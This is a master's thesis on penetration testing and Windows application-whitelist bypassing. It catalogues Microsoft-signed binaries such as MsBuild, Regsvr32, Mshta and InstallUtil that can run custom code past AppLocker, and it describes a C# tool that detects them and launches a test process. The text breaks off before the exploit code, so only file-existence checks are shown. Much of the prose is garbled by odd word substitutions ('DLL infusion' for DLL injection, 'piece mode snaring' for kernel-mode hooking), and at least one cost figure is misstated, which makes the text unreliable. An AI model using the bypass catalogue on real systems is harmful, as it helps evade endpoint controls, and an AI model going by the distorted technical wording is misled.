Penetration Testing:

Application Whitelist Bypassing

ΒΕΒΑΙΩΣΗ ΕΚΠΟΝΗΣΗΣ ΔΙΠΛΩΜΑΤΙΚΗΣ ΕΡΓΑΣΙΑΣ

«Δηλώνω υπεύθυνα ότι η συγκεκριμένη πτυχιακή εργασία για τη λήψη του μεταπτυχιακού τίτλου σπουδών στο Πανεπιστήμιο Πειραιά έχει συγγραφεί από εμένα προσωπικά και δεν έχει υποβληθεί ούτε έχει εγκριθεί στο πλαίσιο κάποιου άλλου μεταπτυχιακού ή προπτυχιακού τίτλου σπουδών, στην Ελλάδα ή στο εξωτερικό. Η εργασία αυτή έχοντας εκπονηθεί από εμένα, αντιπροσωπεύει τις προσωπικές μου απόψεις επί του θέματος. Οι πηγές στις οποίες ανέτρεξα για την εκπόνηση της συγκεκριμένη διπλωματικής αναφέρονται στο σύνολο τους, δίνοντας πλήρεις αναφορές στους συγγραφείς, συμπεριλαμβανομένων και των πηγών που ενδεχομένως χρησιμοποιήθηκαν από το διαδίκτυο.»

Naim Gaberlo

Table Of Contents

Chapter 1: Introduction

Nowadays, digital systems security is of utmost importance both in retail as well as enterprise world. 43% of all cybersecurity dangers are coordinated to independent small companies. Moreover, on average 197 days to detect that their servers have been hacked [16] These measurements paint a startling picture. Cybercrime is gradually getting to be a standout amongst the most risky criminal activities on the planet. As indicated by billionaire Warren Buffet, cybersecurity assaults are turning into "the number one problem with mankind". Digital security breaches can be amazingly costly. It's been estimated that a single data breach may cost a business up to two trillion by 2019. Organizations that don't proactively put resources into cybersecurity innovation may end up at the mercy of anti-social elements.

Taking measures begins with understanding what cybersecurity and digital wrongdoings involve. When we talk about a danger to cybersecurity (or a cybercrime), we allude to all activities that are carried on the web, with the utilization of a PC. Such activities can be the following:

- Phishing for sensitive information like credit card numbers, address, phone number, etc.
- Hacking of servers
- Malware and ransomware attacks
- SQL injections
- XSS/CSRF attacks
- DDOS attacks
- Obtaining usernames/passwords illegally
- Session Hijacking attacks

Such attacks can really disrupt the normal pace of development and usage of digital ecosystems created globally everyday. This is a huge problem for the enterprises which try daily to find a balance between creating easy to use applications with the absolutely needed security measures to be applied.

Daily, online customers upload their personal data on their preferred online shops and social networks. This information gets stored in online systems. When these systems are breached, this information gets compromised. Not only customer data, but also online

books of accounts, confidential business documents and prototypes of new products also become vulnerable to digital assaults and robbery.

It is the obligation of all organizations to protect customer and enterprise data from security breaches. In light of new compliance regulation like the General Data Protection Regulation (GDPR), it turns out to be of great significance that organizations implement cybersecurity measures, as the punishment for not following the correct protocols can go into the millions.

On the off chance that organizations wish to retain their security and ensure the protection of their clients, they have to implement cybersecurity solutions to guard their digital systems.

Chapter 2: Introduction to Pentesting

So how can the enterprises prevent a total disaster of their online systems, thus their more profitable channel?

One of the answers is to act proactively and test their systems using subcontractors which are able to accomplish/deliver a penetration testing on them. In this chapter, there will be an effort to actually depict what pen testing is about. In more details answers about the following are going to be revealed:

- What is penetration testing
- Why is penetration testing required
- When to perform penetration testing
- How is penetration testing beneficial

2.1 What is Penetration Testing

Penetration testing is a type of security testing on a digital system that is used to test the insecurity of an application. It is conducted to find every possible security risk which already exists in a company's digital systems.

In case that a digital system is not secured, then it is subject to attackers. The attackers as already mentioned are able to perform a number of disruptions in a digital system. Usually, the attackers find security vulnerabilities in a system which they exploit so that they gain profit from them. Security risk is normally an accidental error that occurs while developing and implementing the software , product and/or network. For example, configuration errors, design errors, and software bugs, etc.

A definition on penetration testing made by netragard is the following:

"The term "Penetration Test" as defined by the English dictionary, means to identify the presence of points where something can find or force its way into or through something else.

Penetration Testing is not unique to IT Security and is used in a wide range of other industries that include but are not limited to soil penetration testing, armor penetration testing, chemical penetration testing, etc. When applied to IT Security Penetration Testing is most often used to positively identify points of vulnerability.

Since Penetration Tests are tests, they must determine the genuineness of the vulnerabilities that they identify, hence the word "test".

In most, if not all cases this determination is done through exploitation. If a potential issue is successfully exploited then it is determined to be a genuine vulnerability and is reported.

Findings that cannot be exploited are either not reported or are reported as theoretical findings when justified. Because Penetration Tests prove the genuineness of vulnerabilities their deliverables should always be free of false positives."[19]

Penetration testing can also be defined as a process. Due to the fact that every process is consisted of simple steps, penetration testing can also be described by simple steps. These steps or stages are :

1. Planning and reconnaissance
2. Scanning
3. Gaining access
4. Maintaining access
5. Analysis

2.1.1 Planning and reconnaissance

The first stage contains the below actions:

- Defining the scope and goals of a test. By the above, it is meant that there has to be a definition of the systems to be addressed and the testing methods to be used during the testing.

- Gathering intelligence (e.g., network name, mail server) to better understand how the target system works. If a deeper knowledge of the system exists, then pentesting is going to be performed a lot faster as the tester is familiar with the flows and the way the system already works.

2.1.2 Scanning

The following stage is to see how the application will react to different intrusion attempts. This is ordinarily done in the following manner:

- Static analysis – Inspecting an application's code to calculate the manner in which it acts while running. These tools can examine the aggregate of the code in a single pass.
- Dynamic analysis – Inspecting an application's code in a running state. This is an increasingly down to earth method for checking, as it gives a constant view into an application's execution.

2.1.3 Gaining access

Gaining access stage includes web application attacks(cross-site scripting, SQL injection , backdoors etc) to uncover a web application target's vulnerabilities. After uncovering the target's vulnerabilities, they try to exploit these vulnerabilities by escalating privileges, stealing data, intercepting traffic, etc., to understand the damage they can cause to the system.

2.1.4 Maintaining access

The objective of this stage is to check whether the vulnerability can be utilized to accomplish a persistent presence in the exploited system. If the attacker is able to stay in the system long enough, he might be able to gain permanent access to the system. The idea is to impersonate advanced persistent threats, which frequently stay in a system for

a considerable length of time so that he is able to steal the defender's most precious data.

2.1.5 Analysis

The results of the penetration testing are then aggregated to a single report which contains:

- Explicit vulnerabilities that were exploited.
- Sensitive data that were accessed by the attackers.
- The amount of time the attacker was able to remain to the system without being detected by an automated (or not) method.

This data is after that broken down by the security department of the organization. The departments' task is twofold. First the department has to configure the organization's WAF settings. The second step would be to patch any software level vulnerabilities found and be protected against future assaults.

2.2 Why is Penetration Testing Required

Penetration testing typically assesses a system's capacity to secure its systems, applications, endpoints and clients from outer or inside dangers. It also tries to secure the security controls and guarantees just authorized access.[17]

Penetration testing is essential due to the following facts:

- It provides with the ways an attacker is able to disrupt a digital system. For this purpose, it identifies a simulation environment i.e., how an intruder may attack the system through white hat attack.
- Helps to find weak areas that a malicious user is able to exploit and gain access to the computer's features and data. Upon finding of weak areas, the malicious user

would be able to retrieve data from other network computers to infiltrate deeper in the organization.

- Black hat attacks are prevented and thus the original data of a computer are kept intact.
- Reports can be created to predict the impact of the attack on potential business.
- To ensure controls have been implemented and are effective – this provides assurance to information security and senior management. [26] It is crucial for an organization to have upper management support as security investments need to take place to tighten the security of the digital systems of an organization.
- To test applications that are often the avenues of attack (Applications are built by people who can make mistakes despite best practices in software development)
- To discover new bugs in existing software (patches and updates can fix existing vulnerabilities, but they can also introduce new vulnerabilities)

On top of the above, an organization has to consider the possibility of social engineering. If an organization is attacked with social engineering, the organization's systems can be easily bypassed even if the strongest perimeter controls have been implemented and are in place. However, the worst situation is to have an exploitable vulnerability within infrastructure that an application or people within organization are not aware and concurrently the attackers probe the organization's assets. As mentioned above, security breaches, unless publicised by the attackers, can go undetected for not only one but thousands of organization's for months.

Vulnerability scanning and penetration testing can also test an organisations ability to detect intrusions and breaches. Organisations need to examine the external accessible infrastructure and applications to ensure against external dangers. They additionally need to check inside to secure against insider danger and compromised people. Internal testing needs to incorporate the controls between various security zones (DMZ, Cardholder information condition, SCADA environments and so forth.) to guarantee these are effectively configured.

2.3 When to Perform Penetration Testing

Penetration testing is an activity which is critical due to the reasons described above. In order to work as intended , it should happen in a regular manner to have realistic results.

The minimum frequency is depended upon the type of testing being conducted as well as the target of the test. Testing should be at least once per year and maybe monthly for internal vulnerability scanning of workstations, standards such as the PCI DSS recommend intervals for various scan types. Moreover, pentesting should be undertaken after deployment of new infrastructure and applications as well as after major changes to infrastructure and applications (e.g. changes to firewall rules, updating of firmware, patches and upgrades to software).

Processes should be in order concerning regular pentesting, but also a pentesting should take place if the below conditions are met:

- A security system discovers new threats than can be exploited by malicious users.
- A new network infrastructure is added in existing infrastructure or created from scratch.
- A system update or installation of new software has taken place.
- An office relocation has taken place.
- A new user/process/policy is added and should be checked for correct behavior.

2.4 How is Penetration Testing Beneficial

Penetration testing has great benefits for organizations as it provides:

- Enhancement of the Management System
- Fine avoidance
- Protection from Financial Damage
- Customer Protection

In the following chapters, details are going to be revealed about each one of these benefits.

2.4.1 Enhancement of the Management System

Management system, provides detailed information about the security threats. Moreover, it also categorizes the level of the degree of vulnerabilities and makes suggestions. The administration and maintenance of such threats is easier task to be managed for the security professionals of each organization. As a result, the IT administrators have the time to focus on other security areas to cover more globally the security need of the organization.

2.4.2 Fine avoidance

Penetration testing keeps the organization's major activities and process up to date with the latest trends and security fixes by complying with auditing systems. As a result, penetration testing protects the organization from fines.

2.4.3 Protection from Financial Damage

A simple breach of a simple digital system within an organization can have disastrous effects, as millions of users' credentials, passwords, financial data etc can be exposed publicly. That is due to the fact that the security of an organization is as tight as the looser end of the organization. In case a malicious user finds even the tiniest vulnerability, the effect can be a disaster of the company More specifically, this can be a result of millions of dollars of damage. Penetration testing can prevent such disastrous effects and as a result, the organization is more securely protected from such damages.

2.4.4 Customer Protection

A potential loss of customer's data can lead to scandals, big financial damage and bad reputation for the organization. Customer protection is of utmost importance within an

organization and for this reason. Due to the above facts, pentesting plays a crucial role in this part too.

Chapter 3: Application Whitelist Bypassing

Application whitelisting is a relatively new technique which was introduced the last years in system security industry and came to disrupt the old and heavy blacklisting technique. In this chapter, details about application whitelisting as well as application whitelist bypassing and blacklisting are going to be demonstrated to focus on the concepts , understand their key differences and see the potential and the future of these techniques.

3.1 Application Whitelisting

In order to define what application whitelist bypassing is, application whitelisting technique has to first be described and defined. NIST provides a good, OS agnostic definition of Application Whitelisting:

"An application whitelist is a list of applications and application components (libraries, configuration files, etc.) that are authorized to be present or active on a host according to a well-defined baseline".[18]

Whitelisting procedure is in reality successful, on the grounds that unlike blacklisting where you have to know everything that is awful and square it, you characterize what you know is permitted. This enormously reduces the assault surface of the malicious users. There are a gazillion programs on the Internet that somebody can download (deliberately or coincidentally), some of which may have unintended usefulness, secondary passages, or simply awful code. By just permitting the applications that

you've in any event imperceptibly checked, you will keep the range of things that antivirus doesn't have a mark for yet or that aren't essential for the association to ideally work.

Due to the fact that application whitelisting is a relatively good security strategy for an organization, operating systems creators are aware of the need to lock-down the environment concerning whitelisting. Thus, some well-known options available are Microsoft's AppLocker and DeviceGuard as well as Apple's Gatekeeper for MAC OS. Basically, these technologies give a focal control technique to characterize what programs (and their related conditions) are permitted to execute in your condition, and after that nothing else is permitted to execute. They for the most part do this by a blend of filepath, filename, advanced mark, or hash.

Defenders of whitelisting contend it merits the time and exertion expected to proactively secure frameworks and keep malicious software from entering the system. Utilizing a whitelist that permits only applications that have been expressly affirmed offers more insurance against malignant programming, instead of the looser standard utilized by application blacklists, which grant any software to run except if it has been found to be malicious and has been added to the blacklist.

3.1.1 How Application Whitelisting works

Usage of use whitelisting starts with building a list of approved applications. The whitelist can be incorporated with the host oeprating system , or a third party vendor. The least complex type of whitelisting enables the framework overseer to indicate

record qualities related with whitelisted applications, for example, document name, file path and file size. [21]

Windows AppLocker, which Microsoft added to Windows 7 and Windows Server 2008 R2, enables sysadmins to determine which users or user groups are allowed to - or not - to run specific applications. Notwithstanding confining access to explicit applications, AppLocker can be utilized to limit clients from installing new software, characterize which adaptations of a bit of programming are allowed to be run and give control to running authorized software.

3.1.2 Vulnerabilities of application whitelisting

Attackers can replace the input of whitelisted applications with a malicious one relatively easy. Apart from the above, they are able to create a version of their malware that is the same size and has the same file name as a whitelisted application, and then replacing the whitelisted application with the malicious one. As a a result, it is much more efficient to use cryptographic hashing techniques coupled with digital signatures that are linked to the software developers, so this kind of problems can be mitigated. [20]

3.1.3 Whitelisting with Windows 10 Applocker

Few operating system vendors offer application whitelisting products, however Windows 10 includes native application whitelisting capabilities via Windows 10 AppLocker. An advanced user, is able to use its functionality by opening the Group Policy Editor of Windows and navigating as follows: Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > AppLocker.

AppLocker's logic rests on a series of rules. In order to do that efficiently, the best way would be to :

1. Set up a clean Windows deployment and after that install the applications that should be authorized.
2. Open AppLocker and right click on the Executable Rules container and select the option to create default rules.
3. Right click on the container again and select the Automatically Generate Rules option.
   This allows AppLocker to create whitelisting rules for the executables installed on the system.
4. Turn on rule enforcement, and then deploy the Group Policy settings. [21]

3.1.4 Application blacklisting

Application blacklisting, is a system organization practice used to keep the execution of undesirable software. Such programs incorporate not just those known to contain security dangers or vulnerabilities yet additionally those that are considered inappropriate inside a given organization. Blacklisting is the strategy utilized by most antivirus programs, intrusion detection systems as well as spam filters.

Blacklisting works by keeping up a list of software programs that are to be denied access and keeping them from be installed or even start running. Due to the fact that the number, variety and complexity of the software is increasing, a blacklist can never be exhaustive - and therefore is constrained in its adequacy.

Concerning whitelisting method, some security specialists argue that, despite the fact that whitelisting is not a practical answer for the issue, it isn't handy in light of the authoritative assets required to make and keep up a powerful whitelist. Different specialists, in any case, demand that the boycotting approach is basically too mistake inclined to be adequate.

3.1.5 Application blacklisting vs whitelisting

The trend of application whitelisting is better than the one of blacklisting techniques. Microsoft's new Secure Boot include is adequately a whitelist of signed drivers. Whitelisting upholds the classic security rule, "Deny all and permit just what is essential." Whereas classic antivirus methodology filter each document searching for known malware, whitelisting naturally squares everything with the exception of those applications known to be trusted. This is a less resource intensive process and gives better security against obscure and zero-day threats.

Signature databases - the blacklist approach - are getting to be enlarged as the measure of malware keeps on increasing. Staying up with the latest currently requires cloud-based administrations that total danger information from a huge number of endpoints, which makes keeping up a whitelist a less cumbersome alternative in the whitelisting versus blacklisting comparison.

Be that as it may, while the conventional blacklisting methodology might lose effectiveness, there are operational difficulties required with implementing an application whitelist. A whitelist can keep malicious users or bad software from entering the organization, yet it can prevent advancement and early adoption of the most recent advances in technology. An accurately implemented application whitelisting approach requires the IT department to audit every application, meets security thresholds and its value for money. This involves finishing a business case, a hazard appraisal and a ROI assessment. Employees may likewise imagine that whitelisting gives excessively control to the IT division and may endeavor to go around whitelisting controls in the event that they feel they're excessively restrictive.

Some application whitelisting services are built around reputation-based systems, which basically rates programming dependent on qualities, for example, age, commonness and digital signatures. This makes it speedier and simpler for organizations to enable access to already evaluated applications while still blocking unrecognized programs. However like blacklisting, this methodology requires a great deal of effort to stay up to date.

In its report "Application Control: An Essential Endpoint Security Component," Forrester prescribes the utilization of whitelisting as a complementary method to traditional antivirus innovations to diminish the quantity of potential ways of attack. While layers of defense is the best methodology and absolutely some type of whitelisting likely could be basic for securing cell phones. They don't need refreshed hashes as frequently as

their desktop written software, but this approach has many applications. A user may still need a clear approval process, however, with the goal that creative new applications can be assessed and, if suitable, immediately approved. Along these lines, IT won't be viewed as a business inhibitor. [27]

3.2 Application Whitelist Bypassing

Outside of the Windows administrators who know about the internals of Windows returning to Windows NT, few think about the intricacy and intensity of the object oriented programming and scripting internals in present day Windows working frameworks. Windows framework administrators today may learn PowerShell, however early Windows administrators utilized cluster and scripting dialects to assemble distinctive apparatuses to mechanize numerous errands. These scripting devices from Microsoft executive units were impressively ground-breaking. A standout amongst the most hard to-ace scripting abilities was for COM+, and it was regularly utilized by programming designers. [22].

A company can be protected against these type of attacks on legacy functionality by crippling pointless functionality utilizing security group policies. Enterprises can likewise utilize the security configuration set up by Microsoft and Active Directory to push group policies to joined endpoints. An endeavor could even expel unneeded executables or prevent access to the executables, yet this could be convoluted and have unintended outcomes. Endpoint security tools like whitelisting or host-intrusion detection systems could likewise have comparable usefulness. Just permitting outbound connections on the endpoint from affirmed executables could likewise conceivably hinder the Windows AppLocker exploit.

3.2.1 Detection and evasion strategies

So as to manufacture powerful detection and evasion technique for this strategy, it is critical to recognize the frame of attack and its methodology. [23]

In order to prevent such vulnerabilities to exist in a computer environment there are currently two strategies that can be implemented:

1. Analyse the executable file at runtime during process creation
2. Scan every file of file system and verify the details of executable file against application whitelist of the client machine [24]

In the following chapters details about those two techniques are going to be demonstrated.

3.2.1.1 Analyse the executable file at runtime during process creation

In this methodology, an operating system client application will have a catching module which searches for the making of new procedures on the system. More specifically, it checks for occurences of any new procedure creation as well as it captures module communication to another module and detects if this executable document exists in the application whitelist of that customer machine. In the event that on the off chance that it's anything but a whitelisted application, this module shows to the client that this application isn't permitted on that machine. There are different strategies for actualizing the blocking module of customer authorization operator utilizing process creation occasion. Rundown of strategies utilized for identifying the procedure creation occasion on Windows stage are:

1. Client mode snaring of CreateProcess utilizing DLL infusion (or CreateProcessAsUser and CreateProcessWithLogon can likewise be snared). For such injections detour library can also be used.

2. Client mode snaring of NtCreateSection utilizing DLL infusion.

3. Piece mode snaring of NtCreateSection .

4. Utilizing PsSetCreateProcessNotifyRoutineEx (Windows Vista onwards)

5. Using programming limitation strategies (furnished with Microsoft windows).

3.2.1.2 File scanning

With this approach, client enforcement agent first scans executable files and verifies them against the application whitelist of that machine. If these files are not found in the application whitelist group of that machine, then they can be either deleted or quarantined.
However by marking the files as quarantined is a better option as the user gets the files back for any future requirements.

In this approach, intercepting module should monitor and verify the details of any new executable file entering into the machine. This module cannot rely on file extensions, or client name only, but should also verify based on file format.

3.2.1.3 Parameters for identifying an application

So as to distinguish whether the application is a whitelisted application or not, parameters of the executable record should be checked with their matches gave in application whitelist database. An application can be distinguished effectively with executable name and path however these subtleties may shift on diverse customer machines and furthermore applications can be replaced. For instance winword.exe if executed can be permitted or denied dependent on the executable name and way as gave in application whitelist database. In any case, programmer can basically put some malevolent executable with the same name and way in the file system. Since the name and path are matching malicious executable will be whitelisted and allowed for execution.. These parameters joined with Hash and publisher name would be a superior methodology for checking the subtleties of executable documents.

In this manner four fields would be kept up for every passage in the application whitelist database.

Application signature is another parameter which can be utilized in application whitelisting. This approach is like the technique for identifying malware utilizing their signatures. For instance consider a mark taken from userdb.txt

3.2.1.4 Challenges

Despite the fact that application whitelisting arrangements can give security from zero-day assaults, there are different difficulties so as to adequately actualize these arrangements.

1. Building Trusted Application Database

This is the core challenge while offering an application whitelisting solution. There are two alternatives to bargain this challenge. First choice is give the responsibility of building confided in application database to administrator. He will be in charge of recognizing, checking and whitelisting the applications. The other choice is to rely upon checked database of believed applications kept up by 3rd party admins which only have to be picked and approved.

2. Update and Patch Handling

Integration of Application Whitelisting with patch management is another vital challenge which the solution should address. At the point when an application is kept in the whitelist, its recognizable parameters (either hash or signature) are stored. Whenever the refresh or fix takes place, application recognizable parameters will change, coming about into whitelisting application being denied. This issue must be tended to by coordinating with a fix for such update activities.

3. Publisher Certificate Forgery

With the present innovation one can confirm and furthermore check the legitimacy of digital signature of an application however the challenge in application whitelisting

solution is confirmation of stolen certificates. There are numerous instances of malware utilizing stolen declarations. This kind of malware will clear the check procedure, if security strategy permits software a specific application vendor.

4. Performance Degradation with DLL Whitelisting

At the point when application whitelisting is extended to incorporate DLL (Dynamic Link Libraries) whitelisting, there is impressive impact on execution when loading an application into the memory.

Despite the fact that DLL whitelisting gives better security yet considering the execution performance degradation there is a tough choice to be made by an administrator. However, a choice to include DLL checking can be provided by the software vendor, so that each administrator is able to actually perform all the security checks needed for his/her organization.

5. Virtualization

Virtualization assists in administration, deployment and development tasks within each organization, but also adds to security dangers. These incorporate security dangers to hypervisor, virtual OS and data loss. Additionally if virtualization isn't configured properly in the network , users may sidestep the application control as well as device control. On the off chance that any virtualization software is whitelisted then administrator must ensure that application whitelisting client software is provisioned in the virtual machines. On top of that , if users can basically introduce their own new virtual machines then it will bypass application whitelisting. This likewise empowers the users to run unapproved applications and software.

Chapter 4: Tool Analysis

The tool that is going to be described is wholy written using C# programming language and the .NET framework. It is not written in .NET Core framework, which means, that it cannot directly be used in Linux and Mac OS, without code rewriting. In the below chapters, the following are going to be highlighted:

4.1 The problem the current tool is trying to solve
4.2 Vulnerabilities exploited by the software
4.3 Architecture of the solution
4.4 Project explanation
4.5 Logic behind not straight-forward code implementation

4.1 The problem the current tool is trying to solve

After a lot of research that was performed for the purposes of the current thesis, no .NET implementation was found concerning detecting and exploiting the application whitelist bypassing of Windows operating systems. The tool was created with the following two goals in mind:

1. Detection of application whitelisting vulnerable files signed by Microsoft
2. Exploitation of vulnerable files by invoking an on-demand process

After the research that was performed, the open source software tools that were found were only powershell scripts or batch files executed through command prompt.

With the current tool an effort was made to gather all Microsoft signed whitelist vulnerable files within the whole Windows OS and exploit their vulnerabilities by invoking a process which runs custom code. In the case of the tool, this code was only about starting a new calculator executable file.

The application's goal is to create an easy to extend framework to perform all kinds of analysis and exploitation within a Windows machine. However, future upgrade scenarios could also involve implementation on other operating systems as well as invocation

through other shell supported by the operating system. More details can be found on chapter 5.2

4.2 Vulnerabilities exploited by the software

The following whitelisting vulnerable files are covered in the first release of the tool:

1. MsXsl
2. AtBroker
3. Windows command prompt
4. Csi
5. Forfiles
6. InstallUtil
7. MsBuild
8. MsHta
9. PresentationHost
10. RegSvr32
11. RunDll32
12. VBScript (CScript, WScript)
13. Wmic

These software programs are signed by Microsoft which means that if the system administrator does not add strict rules to Windows Applocker then the operating system would identify these programs as whitelist programs. As a result, even if a malicious user tries to exploit their functionality by invoking custom procceses, the system would execute them without preventing them from running.
In the following chapters, a short analysis for each vulnerability is going to be made.

4.2.1 MsXsl

MsXsl.exe is a command line utility. As described in Microsoft documentation: "T*he msxsl.exe command line utility enables the user to perform command line Extensible Stylesheet Language (XSL) transformations by using the Microsoft XSL processor. However this binary can be used execute malicious JavaScript code and bypass application whitelisting protections.[2]*

4.2.2 AtBroker

The Ease of Access is a place where a computer user can enable the so-called Assistive Technologies (AT). These technologies make life easier for the users with needs and include OSK (On-Screen Keyboard,) Narrator, Magnifier, and a number of other options that are helping to make the work environment better.[3]

4.2.3. Windows command prompt

In Powershell and command interpreters, any user can execute his/her private script, if they are not locked by default. *[4]* In this manner, any user can run his/her custom code to exploit a computer.

4.2.4. Csi

C# Scripting is yet another way for a malicious user to exploit a windows files vulnerability. Using csi.exe is another example of a signed tool that can be repurposed to bypass user-mode code integrity. "*C# scripting is a tool for testing out your C# and .NET snippets without the effort of creating multiple unit testing or console projects. It provides a lightweight option for quickly coding up a LINQ aggregate method call on the command line, checking the .NET API for unzipping files, or invoking a REST API to figure out what it returns or how it works"*[5].

4.2.5. ForFiles

ForFiles.exe is a Windows executable file which enables Windows OS users to execute a command on a list of files. It can be exploited, to run on-demand batch or executable file, as it currently does not filter the actual command that it receives. Within Microsoft's official documentation, the following description can be found on ForFiles.exe: *Selects*

and executes a command on a file or set of files. This command is useful for batch processing.[6]

4.2.6. InstallUtil

InstallUtil.exe is a Windows executable file which is able to run executables files written in .NET framework languages(C#, VB, F# etc) or any language that is actually written implementating the CLR runtime. Developers have exploited this behavior by creating .NET binary files using Metasploit framework and in this manner perform custom exploitation logic within the victim's PC.[7]

4.2.7. MsBuild

MsBuild is the default .NET compiler which runs custom developer tasks in order to compile the code in a task-based manner. The arguments it receives are actual xml files that can also have CDATA custom code added in them[8]. A malicious user can exploit this functionality by providing malicious arguments to MsBuild to gain access to victim's user.

4.2.8. MsHta

Mshta.exe file stands for Microsoft HTML Application Host. Its original purpose is to execute HTML applications in Windows OS. To be able to support this kind of functionality, MsHta is able to invoke system processes[9]. A malicious user can trick the application to run his/her special commands to exploit victim's computer by running custom shell code.

4.2.9. PresentationHost

PresentationHost.exe is the executable file which enables WPF (Windows Presentation Foundation) applications to be hosted in compatible browsers. *By default, Windows Presentation Foundation (WPF) Host is registered as the shell and MIME handler for browser-hosted WPF content, which includes:*

- *Loose (uncompiled) XAML files (.xaml).*
- *XAML browser application (XBAP) (.xbap).[10]*

The above mean that a malicious user can exploit this functionality to invoke a custom process. PresentationHost is a Microsoft signed binary and for this reason most of its functionality is not checked by Windows Applocker so a malicious users can gain access easily to a victims PC.

4.2.10. RegSvr32

Regsvr32 is a command-line executable, created by Microsoft, that its primary purpose is to register and unregister OLE(Object Linking & Embedding) controls, such as DLLs and ActiveX controls in the Windows Registry. RegSvr32 is able to run sct files which automate the registration process. In order to execute them, a shell is invoked through the system to parse and execute the sct file. A malicious user is able to add custom commands to exploit a victims PC.

4.2.11 RunDll32

Rundll32 is a Microsoft binary that can execute code that is inside a DLL file. Since this utility is part of the Windows operating system it can be used as a method in order to bypass AppLocker rules or Software Restriction Policies.[12] If Windows environment is not lockdown in a correct manner, users are permitted to use this binary then they can write their own DLL's and bypass any restrictions or execute malicious JavaScript code.

4.2.12. VBScript (CScript, WScript)

"Cscript is a Microsoft signed executable file which starts a script so that it runs in a command-line environment[13]". Moreover, "*WScript is the Windows Script Host which provides an environment in which users can execute scripts in a variety of languages that use a variety of object models to perform tasks"[14]*. Both of the above executable files are vulnerable to be exploited by malicious users in case that a lockdown has not been placed in a correct manner through SysAdmin.

4.2.13. Wmic

"The WMI command-line (WMIC) utility provides a command-line interface for WMI. WMIC is compatible with existing shells and utility commands. The following is a general reference topic for wmic" [15].

4.3 Project Explanation

The .NET framework solution file (.sln) includes 6 C Sharp project files. These project files are the following:

1. AnalysisEngine
2. Contracts
3. ExploitEngine
4. InstallUtil
5. PresentationHost
6. TestConsole

AnalysisEngine is the project responsible to create a base for the whole analysis process that is initiated by the application.

Contracts project is responsible to hold all the data models used by all the projects. Contracts project can be considered as a hub of generic data model c# classes.

ExploitEngine is the project which encapsulates the functionality of the exploit creation. Apart from that, it holds all the exploits created by the author of this thesis. Last but not

least, it matches vulnerabilities found within the system with their corresponding threat exploit scenario.

InstallUtil is a c sharp project that is responsible to create a binary that can be exploited through command line and specific arguments.

Similar to InstallUtil, the PresentationHost project is responsible to create a binary that can be exploited to perform malicious actions on a victims PC.

TestConsole project is responsible to create the pipeline of analysis and exploitation of all possible vulnerabilities found within a users PC.

More details about each and every one of these projects can be found on the chapters below.

4.3.1 AnalysisEngine

AnalysisEngine is a project which contains three basic files:

- Analyzer,
- AnalyzerBase
- IAnalyzer

These files are the base foreach specific implementation of each one of the specific analyzers i.e WmicAnalyzer, CsiAnalyzer etc. In more detail these files perform the following:

IAnalyzer is an interface that each one of the analyzers should implement. IAnalyzer exposes two properties Name and Message that each analyzer should implement in order to export its analysis data to the console. Moreover, IAnalyzer has exposes a method called Analyze. This method is responsible to Analyze all the filepaths that each analyzer has , so that potential vulnerable files can be found within the victim's PC.

AnalyzerBase implements the interface IAnalyzer and is the actual base file of each one of the Analyzers. It implements the method "Analyze()", so that each specific analyzer that inherits its implementation does not have to implement it by itself. In case an Analyzer would like to have custom Analyze method, the only thing that it has to do is

override the base implementation of AnalyzerBase. The base Analyze method which can be overridden is the following :

```
public virtual AnalysisResult Analyze()
    {
        AnalysisResult result = new AnalysisResult
        {
            Result = VulnerabilityAnalysisResult.NotFound,
        };

        StringBuilder stringBuilder = new StringBuilder();
        foreach (var item in Threats)
        {
            bool fileExists = false;
            fileExists = File.Exists(item.FilePath);
            string line;
            if (fileExists)
            {
                line = "exists";
                result.Result = VulnerabilityAnalysisResult.Found;
                result.Threats.Add(item);
            }
            else
                line = "does not exist";
```

```
            stringBuilder.AppendLine($"Threat name: {item.Name}. File: {item.FilePath}
{line}");
        }
        Message = stringBuilder.ToString();
        return result;
    }
```

Analyzer is a top level class which runs analysis using all Analyzers specified by code. This class is a single point for analysis within the whole solution. As an enhancement, this class can have its analyzers through a configuration file. See chapter 5 for more information on this subject. The main method in Analyzer class is the Analyze method. This is defined as follows:

```
public void Analyze()
    {
        foreach (var item in _analyzers)
        {
            var analysisResult = item.Analyze();
            Console.WriteLine($"---{item.Name}---");
            Console.WriteLine(item.Message);
            Console.WriteLine($"---/{item.Name}---");
            _totalThreatsFound += analysisResult.Threats.Count;
        }

        Console.WriteLine($"Total threats found: {_totalThreatsFound}");
    }
```

As a result of the above architecture it is very easy to describe an Analyzer within the solution. For instance the AtBrokerAnalyzer described in the AnalysisEngine project is the following 10 lines of code:

```
public class AtBrokerAnalyzer : AnalyzerBase, IAnalyzer    {
       public AtBrokerAnalyzer()       {
          Name = "AtBroker";
          Threats = new List<Threat>(){
             new Threat{FilePath = @"C:\Windows\System32\atbroker.exe",
Name=Name,Type=VulnerabilityType.AtBroker_System32},
             new Threat{FilePath = @"C:\Windows\SysWOW64\atbroker.exe",
Name=Name,Type=VulnerabilityType.AtBroker_SysWow64}};
       }
   }
```

In the above example, the following can be depicted:

1. Each one of the Analyzer implentations consists of an inheritance of AnalyzerBase, IAnalyzer as mentioned earlier
2. Each one of the Analyzers should implement the default constructor where they should define a list of threats that they make the analysis for.
3. Each threat consists of at least a Filepath, a name and a vulnerability that it discovers

To sum up, each custom analyzer is developed as simple as specifying the type of vulnerability, its name, and the filepath is searches for. Each analyzer can be enhanced to search in other filepaths except for the default ones. Please see chapter 5 for more information about potential enhancements.

4.3.2 Contracts

Contracts is the simplest of the projects in the solution. This is a result of the fact that they describe only the base classes used on the solution as a whole. Contracts project has only five files. These are the following:

- AnalysisResult.cs
- IExploit.cs
- Threat.cs
- VulnerabilityAnalysisResult.cs
- VulnerabilityType.cs

AnalysisResult is a contract which describes the number of threats found in an analysis and the result of the analysis.

IExploit is an interface which defines Initialize and Exploit operations. Each one of the classes that implement this interface should implement also these kind of functions.

Threat is consisted of the three properties described above and are fundamental for each one of the threats found within the system:

- Name
- FilePath
- Threat type

VulnerabilityAnalysisResult is an enum which describes the result of an analysis assessment. It is a flag set to found or notfound as the result of the operation.

VulnerabilityType is another enum which has all the types of vulnerabilities within the system. Once observing the code, it is very easy to understand the structure of each one of the enum values. The pattern is one the following:

- <VulnerabilityName>_<NET_Framework_Version> OR
- <VulnerabilityName>_<x64_or_x32_implementation>

4.3.3 ExploitEngine

ExploitEngine project is responsible for storing the exploits as well as define the basic logic behind exploit scenarios.

4.3.3.1 Exploit Scenarios implementation

